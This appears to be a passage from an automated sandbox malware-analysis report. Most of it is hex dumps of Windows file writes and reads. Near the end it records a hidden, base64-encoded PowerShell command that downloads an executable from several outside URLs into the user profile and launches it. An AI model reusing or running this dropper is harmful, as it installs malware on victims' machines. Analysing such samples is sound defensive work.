C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	84	444	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	528	16	00 03 00 00 5c 2b 00 00 fd fd fd fd 0f 00 00 00	\+	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	544	16	64 33 00 00 fd 05 00 00 fd fd fd fd 0f 00 00 00	d3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	560	16	58 39 00 00 4c 00 00 00 fd fd fd fd 0f 00 00 00	X9L	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	576	16	44 33 00 00 20 00 00 00 fd fd fd fd 0f 00 00 00	D3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	592	16	5c 2e 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	\.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	608	16	fd 2e 00 00 68 04 00 00 fd fd fd fd 0f 00 00 00	.h	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	624	16	fd 39 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	9	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	640	16	fd 3b 00 00 6c 5a 00 00 fd fd fd fd 0f 00 00 00	;lZ	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	656	16	10 fd 00 00 fd 61 00 00 fd fd fd fd 0f 00 00 00	a	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	672	16	fd fd 00 00 18 0d 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	688	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	704	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	720	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	736	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	752	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	768	11100	20 21 00 00 fd 04 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 14 00 00 00 00 00 00 44 00 00 00 00 00 00 00 14 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 01 00 fd 05 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2c 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 19 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 02 00 10 06 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 10 00 00 00 50 00 00	!D !, !$P	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	11868	128	fd 03 00 00 58 02 00 00 fd 03 00 00 20 04 00 00 fd fd fd fd 70 02 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 18 03 00 00 30 03 00 00 fd 01 00 00 fd 01 00 00 fd 02 00 00 10 02 00 00 60 03 00 00 48 03 00 00 08 04 00 00 fd 03 00 00 fd fd fd fd fd fd fd fd 20 01 00 00 fd fd fd fd 08 01 00 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd 30 00 00 00 fd fd fd fd 00 00 00 50 04 00 00	X p0`H 0P	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	11996	1128	fd 10 fd fd 2f fd 4b fd fd 51 fd fd 42 15 43 fd fd fd fd fd fd fd 19 7a 12 fd fd fd fd 4a fd 64 3f 36 cc fd fd fd 01 00 00 fd fd fd fd 75 fd 51 fd 15 0a 23 46 fd fd fd 0d 43 6a fd fd 20 03 00 00 fd fd fd fd fd fd e6 55 30 45 fd fd fd fd 71 fd fd 5f 4c 04 00 00 fd fd fd fd 09 fd 48 fd f7 1d 41 fd fd 15 48 fd fd 27 1e fd 04 00 00 fd fd fd fd fd fd 2b 78 4b 03 fd 43 fd 32 3a 18 33 fd 6b 56 14 05 00 00 fd fd fd fd fd 52 fd a3 32 25 46 fd 6c 44 fd 23 fd 09 58 fd 05 00 00 fd fd fd fd fd fd fd 0a 59 63 49 fd fd 19 35 67 1b fd fd 40 06 00 00 fd fd fd fd fd 39 fd fd fd fd 4f fd 73 fd 5c fd fd 7e fd fd 06 00 00 fd fd fd fd fd fd 23 7e 0e fd 0f 42 fd fd 28 fd 25 43 fd fd 08 07 00 00 fd fd fd fd fd fd fd 71 60 17 47 fd fd 6a fd fd 4a 68	KQBCzJd?6uQ#FCj 0Eq_LHAH'+xKC2 :3kVR2%FID#XYcI5g@9 Os\~#~B(%Cq`GjJh	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	13124	32	fd 01 00 00 01 00 00 00 fd fd fd fd 10 00 00 00 3c 28 00 00 03 00 00 00 fd fd fd fd fd fd fd	<(	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	13156	1524	00 00 00 01 00 00 00 00 1a 00 00 00 01 00 00 01 00 00 00 00 23 00 00 00 02 00 00 01 00 00 00 00 27 00 00 00 03 00 00 01 00 00 00 00 3f 00 00 00 04 00 00 01 00 00 00 00 27 00 00 00 05 00 00 01 00 00 00 00 5d 00 00 00 06 00 00 01 18 00 00 00 00 00 00 00 07 00 00 01 18 00 00 00 00 00 00 00 08 00 00 01 18 00 00 00 00 00 00 00 09 00 00 01 18 00 00 00 01 00 00 00 0a 00 00 01 18 00 00 00 02 00 00 00 0b 00 01 03 18 00 00 00 fd 03 00 00 0c 00 00 01 18 00 00 00 00 00 00 00 0d 00 00 01 18 00 00 00 00 00 00 00 0e 00 00 01 18 00 00 00 00 00 00 00 0f 00 00 01 18 00 00 00 01 00 00 00 10 00 00 01 18 00 00 00 02 00 00 00 11 00 00 01 18 00 00 00 00 00 00 00 12 00 00 01 18 00 00 00 00 00 00 00 13 00 00 01 18 00 00 00 00 00 00 00 14 00 00 01 18 00 00 00 01 00 00 00 15 00 00	#'?']	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	14680	76	38 01 00 00 00 00 00 00 01 00 00 00 25 00 49 6e 6b 65 64 2e 64 6c 6c 57 fd 03 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 08 04 00 00 00 00 00 00 02 00 00 00 21 00 46 4d 32 30 2e 44 4c 4c 57 57	8%Inked.dllW-stdole2.tlbWWW!FM20.DLLWW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	14756	512	fd 53 00 00 60 59 00 00 6c 50 00 00 fd 4d 00 00 7c 4a 00 00 fd 52 00 00 fd 4c 00 00 2c 44 00 00 fd 54 00 00 4c 3c 00 00 fd 59 00 00 18 52 00 00 74 4e 00 00 24 59 00 00 fd 58 00 00 40 53 00 00 30 51 00 00 7c 57 00 00 fd 51 00 00 64 55 00 00 00 57 00 00 fd 44 00 00 70 58 00 00 30 45 00 00 14 39 00 00 10 53 00 00 58 46 00 00 fd 51 00 00 fd 3c 00 00 fd 56 00 00 08 0c 00 00 2c 5a 00 00 fd 58 00 00 fd 57 00 00 fd 52 00 00 4c 59 00 00 fd 4b 00 00 54 52 00 00 00 58 00 00 10 51 00 00 fd 4a 00 00 fd 59 00 00 0c 50 00 00 fd 59 00 00 fd 4b 00 00 fd 57 00 00 fd 58 00 00 fd 52 00 00 30 4f 00 00 14 2f 00 00 10 59 00 00 fd 55 00 00 fd 4f 00 00 fd 53 00 00 fd 57 00 00 fd 4b 00 00 34 55 00 00 00 4d 00 00 64 45 00 00 fd 55 00 00 fd 56 00 00 54 5a 00 00 50 55 00 00 6c 51 00	S`YIPM|JRL,DTL<YRtN$YX@S0Q|WQdUWDpX0E9SXFQ<V,ZXWRLYKTRXQJYPYKWXR0O/YUOSWK4UMdEUVTZPUlQ	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	15268	23148	fd fd fd fd fd fd fd 08 00 fd 57 49 4e 4b 45 44 4c 69 62 00 00 00 00 fd fd fd fd 0b 38 fd fd 4d 6f 75 73 65 42 75 74 74 6f 6e 57 64 00 00 00 fd fd fd fd 15 38 40 fd 53 65 6c 41 6c 69 67 6e 6d 65 6e 74 43 6f 6e 73 74 61 6e 74 73 57 57 57 fd 00 00 00 fd fd fd fd 0e 38 02 fd 44 49 53 50 49 44 5f 49 6e 6b 45 64 69 74 57 57 2c 01 00 00 fd fd fd fd 14 38 08 fd 44 49 53 50 49 44 5f 49 6e 6b 45 64 69 74 45 76 65 6e 74 73 fd 01 00 00 fd fd fd fd 08 38 19 6b 49 49 6e 6b 45 64 69 74 fd 01 00 00 fd fd fd fd 0d 38 3e fd 49 6e 6b 45 64 69 74 53 74 61 74 75 73 57 57 57 58 02 00 00 fd fd fd fd 07 28 54 fd 49 6e 6b 4d 6f 64 65 57 fd 02 00 00 fd fd fd fd 0d 28 42 70 49 6e 6b 49 6e 73 65 72 74 4d 6f 64 65 57 57 57 20 03 00 00 fd fd fd fd 15 38 3d fd 49 49 6e 6b 44 72 61	WINKEDLib8MouseButtonWd8@SelAlignmentConstantsWWW8DISPID_InkEditWW,8DISPID_InkEditEvents8kIInkEdit8>InkEditStatusWWWX(TInkModeW(BpInkInsertModeWWW 8=IInkDra	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	38416	25032	1d 00 4d 69 63 72 6f 73 6f 66 74 20 49 6e 6b 45 64 69 74 20 43 6f 6e 74 72 6f 6c 20 31 2e 30 57 20 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 74 65 6d 33 32 5c 54 50 43 53 44 4b 31 30 2e 43 48 4d 57 57 3b 00 44 65 66 69 6e 65 73 20 76 61 6c 75 65 73 20 74 68 61 74 20 73 70 65 63 69 66 79 20 77 68 69 63 68 20 6d 6f 75 73 65 20 62 75 74 74 6f 6e 20 77 61 73 20 70 72 65 73 73 65 64 2e 57 57 57 fd 00 44 65 66 69 6e 65 73 20 76 61 6c 75 65 73 20 74 68 61 74 20 73 70 65 63 69 66 79 20 77 68 65 74 68 65 72 20 61 20 70 61 72 61 67 72 61 70 68 20 69 73 20 61 6c 69 67 6e 65 64 20 61 6c 6f 6e 67 20 74 68 65 20 6c 65 66 74 20 6d 61 72 67 69 6e 2c 20 61 6c 6f 6e 67 20 74 68 65 20 72 69 67 68 74 20 6d 61 72 67 69 6e 2c 20 6f 72 20 62 65 74 77 65 65 6e 20 74 68 65 20	Microsoft InkEdit Control 1.0W C:\Windows\System32\TPCSDK10.CHMWW;Defines values that specify which mouse button was pressed.WWWDefines values that specify whether a paragraph is aligned along the left margin, along the right margin, or between the	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	63448	3352	1d 00 fd 7f 01 00 00 00 1d 00 fd 7f 0d 00 00 00 1a 00 fd 7f 08 00 00 00 1d 00 fd 7f 19 00 00 00 1a 00 fd 7f 18 00 00 00 1d 00 fd 7f 25 00 00 00 1a 00 fd 7f 28 00 00 00 1d 00 fd 7f 31 00 00 00 1a 00 fd 7f 38 00 00 00 1d 00 fd 7f 3d 00 00 00 1d 00 fd 7f 49 00 00 00 1a 00 fd 7f 50 00 00 00 1a 00 00 40 18 00 00 fd 1a 00 fd 7f 60 00 00 00 1a 00 13 40 17 00 13 fd 1d 00 fd 7f 55 00 00 00 1a 00 fd 7f 78 00 00 00 1a 00 10 40 10 00 10 fd 1a 00 fd 7f fd 00 00 00 1a 00 03 40 03 00 03 fd 1d 00 fd 7f 61 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 6d 00 00 00 1a 00 fd 7f fd 00 00 00 1a 00 0c 40 0c 00 0c fd 1d 00 fd 7f 79 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 03 00 fd 03 00 00 1d 00 03 00 fd 03 00 00 1d 00 fd 7f 4c 04 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 20 03 00	% (18=IP@`@Ux@@am@ yL	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66800	4	70 00 00 00	p	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66804	2	1c 00		success or wait	1008	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66806	26	00 00 16 00 03 fd 00 00 00 00 02 00 34 00 00 00 00 fd 15 04 00 00 fd 09 00 00	4	success or wait	771	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66916	16	00 00 00 40 01 00 00 40 02 00 00 40 03 00 00 40	@@@@	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66932	16	fd 0c 00 00 fd 0c 00 00 00 0d 00 00 18 0d 00 00		success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	66948	16	00 00 00 00 1c 00 00 00 38 00 00 00 54 00 00 00	8T	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	68702	30	00 00 fd 0b 00 00 00 00 00 00 00 00 34 00 14 04 00 00 00 00 00 00 fd 03 00 00 10 4f 00 00	4O	success or wait	621	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	24	2	01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	28	4	04 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	32	4	6f 00 00 00	o	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	44	4	fd 03 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	48	4	fd 03 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	52	4	fd 2a 00 00	*	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	60	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	76	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	80	4	7f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	84	444	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	528	16	00 03 00 00 5c 2b 00 00 fd fd fd fd 0f 00 00 00	\+	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	544	16	64 33 00 00 fd 05 00 00 fd fd fd fd 0f 00 00 00	d3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	560	16	58 39 00 00 4c 00 00 00 fd fd fd fd 0f 00 00 00	X9L	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	576	16	44 33 00 00 20 00 00 00 fd fd fd fd 0f 00 00 00	D3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	592	16	5c 2e 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	\.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	608	16	fd 2e 00 00 68 04 00 00 fd fd fd fd 0f 00 00 00	.h	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	624	16	fd 39 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	9	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	640	16	fd 3b 00 00 6c 5a 00 00 fd fd fd fd 0f 00 00 00	;lZ	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	656	16	10 fd 00 00 fd 61 00 00 fd fd fd fd 0f 00 00 00	a	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	672	16	fd fd 00 00 18 0d 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	688	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	704	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	720	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	736	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	752	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	768	11100	20 21 00 00 fd 04 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 14 00 00 00 00 00 00 44 00 00 00 00 00 00 14 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 01 00 fd 05 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2c 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 19 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 02 00 10 06 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 10 00 00 00 50 00 00	!D !, !$P	success or wait	1	6CC5E764	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Fonts\StaticCache.dat	unknown	60	success or wait	1	6D0FA0EB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3AE7B0F.wmf	unknown	444	success or wait	1	6CE0EF45	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3AE7B0F.wmf	unknown	8192	success or wait	1	6CE0EF45	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A3AE7B0F.wmf	unknown	8192	end of file	1	6CE0EF45	unknown

Registry Activities

Analysis Process: powershell.exe PID: **2412**, Parent PID: **1856**

General

Target ID:	5
Start time:	18:13:25
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	Powershell -w hidden -en JABOAHAAegBmAHIAbgB6AGIAcgB0AGkAdQBtAD0AJwBWAGYAZgB1AHcAeQBoAHkAaQBnAGkAeQBxACcAOwAkAEUAcwB4AHQAeQBkAGoAcABrACAAPQAgACcAOAA3ADMAJwA7ACQAWQBsAG4AagBxAHMAcwBjAG0AcABtAD0AJwBXAHkAbABxAGEAaQBkAGsAcQBhACcAOwAkAEkAbQB4AGYAcgB4AHQAYQBwAG8APQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEUAcwB4AHQAeQBkAGoAcABrACsAJwAuAGUAeABlACcAOwAkAFIAcgB5AGkAcABqAGYAaABkAD0AJwBZAHQAaQBkAG4AYwBpAGcAbABlACcAOwAkAFUAdwB1AGQAcgBtAG8AZwBqAGwAbwBzAG0APQAmACgAJwBuAGUAdwAtACcAKwAnAG8AYgBjAGUAYwAnACsAJwB0ACcAKQAgAG4AZQBUAC4AVwBFAEIAYwBMAEkAZQBOAFQAOwAkAEcAcAbjAGsAeQBzAGMAeQBhAGUAbgBkAHoAPQAnAGgAdAB0AHAAOgAvAC8AYQBtAHMAdABhAGYAZgByAGUAYwBvAHIAZABzAC4AYwBvAG0ALwBpAG4AZABpAHYAaQBkAHUAYQBsAEEAcABpAC8AMAAvACoAaAB0AHQAcAA6AC8ALwBmAG8AbwBwAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AUQB4AGkANwBpAFYARAAvACoAaAB0AHQAcAA6AC8ALwA3AGEAcgBhAHMAcABvAHIAdAAuAGMAbwBtAC8AdgBhAGwAaQBkAGEAdABlAGYAaQBlAHMAcABvAHIAdAAuAGMAbwBtAC8AdgBhAGwAaQBkAGEAdABlAGYAaQBlAHMAcABvAHIAdAAuAGMAbwBtAC8AYgBpAG4ALwBtAFQAVABDAEYAbQBWAGUALwAqAGgAdAB0AHAAcwA6AC8ALwBkAGkAYQBnAG4AbwBzAHQAaQBjAGEALQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAHcAcAAtAGEAZABtAGkAbgAvAGgAaQBvADIAdQA3AHcALwAnAC4AIgBzAGAAAUABMAGkAdAAiACgAJwAqACcAKQA7ACQASQB4AGkAcQBvAGcAZgBpAGsAbQA9ACcAQgB0AHQAeABnAGgAdgBpAG4AbwBtAHcAcwAnADsAZgBvAHIAZQBhAGMAaAAoACQATQBiAGMAbgB6AGcAcwBwAGEAdAAgAGkAbgAgACQARwBwAGMAawB5AHMAYwB5AGEAZQBuAGQAegApAHsAdAByAHkAewAkAFUAdwB1AGQAcgBtAG8AZwBqAGwAbwBzAG0ALgAiAEQATwBXAGAATgBMAE8AYABBAEQAYABGAEkAbABFACIAKAAkAE0AYgBjAG4AegBnAHMAcABhAHQALAAgACQASQBtAHgAZgByAHgAdABhAHAAbwApADsAJABIAGgAdABvAGIAZgBmAHAAbABnAHMAPQAnAFgAYQB5AG0AcABpAGMAdQAnADsASQBmACAAKAAoAC4AKAAnAEcAJwArACcAZQB0AC0AJwArACcASQB0AGUAbQAnACkAIAAkAEkAbQB4AGYAcgB4AHQAYQBwAG8AKQAuACIAbABgAEUAbgBHAGAAVABIACIAIAAtAGcAZQAgADIANwAxADYAOQApACAAewBbAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAIgBzAFQAYABBAFIAdAAiACgAJABJAG0AeABmAHIAeAB0AGEAcABvACkAOwAkAEUAaQBkAHkAdABrAGwAeQA9ACcAWQBiAHEAeABjAHUAdgBkAGkAcQBuACcAOwBiAHIAZQBhAGs